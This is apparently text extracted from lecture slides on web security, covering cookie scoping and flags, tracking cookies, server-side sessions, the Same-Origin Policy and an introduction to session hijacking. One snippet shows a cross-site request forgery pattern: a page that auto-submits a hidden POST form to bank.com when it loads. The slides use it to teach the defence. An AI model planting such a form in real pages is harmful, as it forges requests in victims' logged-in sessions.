
```
request#0    GET http://foo.www.cats.com/ HTTP/1.1

response#0   HTTP/1.1 200 OK
             Set-Cookie: foo=bar; Path=/; Domain=cats.com
```

- The cover domain is `cats.com`, therefore the cookie is applicable to `cats.com`, `x.cats.com`, `x.y.cats.com`, etc.
- **The cover domain must cover the origin domain**, that is, the cover domain must be the same as, or a parent of, the origin domain. In the example above, the origin domain is `foo.www.cats.com`, therefore the cover domain could only be set to `foo.www.cats.com`, `www.cats.com`, or `cats.com`.

Security Concerns for Cookies

- By default, cookies are transmitted unencrypted using HTTP, and as such are subject to the same man-in-the-middle attacks as all HTTP requests.
- To remedy this weakness, a **secure flag**, which requires that a given cookie be transmitted using HTTPS, can be set.
- Recently, situations have been disclosed where web sites using HTTPS to encrypt regular data transfer failed to properly set the secure cookie flag, however, resulting in the possibility of **session hijacking**.




Security Concerns for Cookies


- A sensitive cookie can be further protected by encrypting its value and by using an **opaque name**. Thus, only the web server can decrypt the cookie and malware that accesses the cookie cannot extract useful information from it.
- The **expiration date** built into cookies is a good preventive measure, but it is still recommended that users erase their cookies on a regular basis to prevent such attacks.

Security Concerns for Cookies

- Finally, cookies can set an **HTTP-Only flag**. If enabled, scripting languages are prevented from accessing or manipulating cookies stored on the client's machine.
 - This does not stop the use of cookies themselves, however, because the browser will still automatically include any cookies stored locally for a given domain in HTTP requests to that domain.
- However, the user still can modify cookies through browser plugins.
- Nonetheless, preventing scripting languages from accessing cookies significantly mitigates the risk of cross-site scripting (XSS) attacks.




Ad provided by an ad network



Our first time accessing adzerk.net

I visit reddit.com



We are only sharing this cookie with `.adzerk.net`; but we are telling them about where we just came from


Later, I go to reddit.com/r/security



Server-Side Sessions


- A final method of **maintaining session information** is to devote space on the web server for *keeping user information*. This model reduces several risks for the user, because compromise of the user's system no longer necessarily results in compromise of their web sessions.
- In order to associate a **given session with a particular client**, servers typically use a **session ID** or **session token** — *a unique identifier that corresponds to a user's session*.
- The server then employs one of the two previous methods (GET/POST variables or cookies) to store this token on the **client side**.
- When the client navigates to a new page, it transfers this **token** back to the server, which can then retrieve that client's session information

Server Side Sessions



Same-Origin Policy (SOP)

- **The problem:** Assume you are logged into Facebook and visit a malicious website in another browser tab. JavaScript on that website could do anything to your Facebook account that you can do through accessing the DOM associated with the Facebook page.
- Part of the solution:
 - SOP restricts how a document or script loaded from one origin (e.g. `www.evil.com`) can interact with a resource from another origin (e.g. `www.bank.com`).
 - Each origin is kept isolated (sandboxed) from the rest of the web.
 - SOP is very important when it comes to protecting HTTP cookies (used to maintain authenticated user sessions)



Tags

```

<iframe src="https://bank.com/fn?param=1">
<script src="https://bank.com/fn?param=1">
```

Auto-posting Forms


```
<body onload="document.forms[0].submit()">
<form method="POST" action="https://bank.com/fn">
  <input type="hidden" name="sp" value="8109"/>
</form>
```

Same-Origin Policy (SOP)

- An origin is defined by the **scheme** (aka *protocol*), the **host**, and the **port** of a URL
- The SOP restricts the access to the DOM of a web resource to only **scripts** loaded from the **same origin**.
- Cross-origin access can be allowed using **CORS** (Cross Origin Resource Sharing).
 - Mechanism that allows many resources (e.g., fonts, JavaScript, etc.) on a web page to be requested from another domain outside the domain from which the resource originated
- Cross-site HTTP requests initiated from within scripts are subject to SOP restriction for security reasons.

Same-Origin Policy (SOP)

Compared URL	Outcome	Reason
http://www.example.com/dir/page2.html	Success	Same scheme, host and port
http://www.example.com/dir2/other.html	Success	Same scheme, host and port
http://username:password@www.example.com/dir2/other.html	Success	Same scheme, host and port
http://www.example.com:81/dir/other.html	Failure	Same scheme and host but different port
https://www.example.com/dir/other.html	Failure	Different scheme
http://en.example.com/dir/other.html	Failure	Different host
http://example.com/dir/other.html	Failure	Different host (exact match required)
http://v2.www.example.com/dir/other.html	Failure	Different host (exact match required)
http://www.example.com:80/dir/other.html	Depends	Port explicit. Depends on implementation in browser.



```


> console.log("self.origin", self.origin);
self.origin https://stackoverflow.com VM56:1
< undefined
> fetch("http://third.party/api");
< > Promise {<pending>}
✖ > GET https://third.party/api net::ERR_NAME_NOT_RESOLVED VM6:1
✖ Uncaught (in promise) TypeError: Failed to fetch
  same-origin-policy-w...est-to-its-domain:1
  fetch

```

```

> var tab = window.open("https://google.com", "_blank");
< undefined
> tab.window.alert(1)
✖ > Uncaught DOMException: Blocked a frame with origin "https://stackoverflow.com"
  from accessing a cross-origin frame.
  at <anonymous>:1:12

```



```

...
  > <div class="user-action-time">...</div>
  > <div class="user-gravatar32">
    > <a href="/users/7291349/dylan-beck">
      > <div class="gravatar-wrapper-32">
        >  == $0
      </div>
    </a>
  </div>

```

What Could go Wrong?

- Browsers need to *confine Javascript's power*.
- A script on attacker.com should not be able to:
 - Alter the layout of a bank.com web page.
 - Read keystrokes typed by the user while on a bank.com web page.
 - Read cookies belonging to bank.com.

```
> var tab = window.open("https://google.com", "_blank")
< undefined
> tab.window.alert(1)
✖ ▶ Uncaught DOMException: Blocked a frame with origin "https://stackoverflow.com" VM392:1
  from accessing a cross-origin frame.
    at <anonymous>:1:12
```


Attacks on Clients:

Session

Hijacking




Session Hijacking

- **Session hijacking** (aka *cookie hijacking*) is the exploitation of a valid computer session to *gain unauthorized access* to information or services in a computer system.
- Such an attack can be especially damaging if strong authentication is used at the beginning of an HTTP session but communication between the client and server is **unencrypted** after that.




Session Hijacking

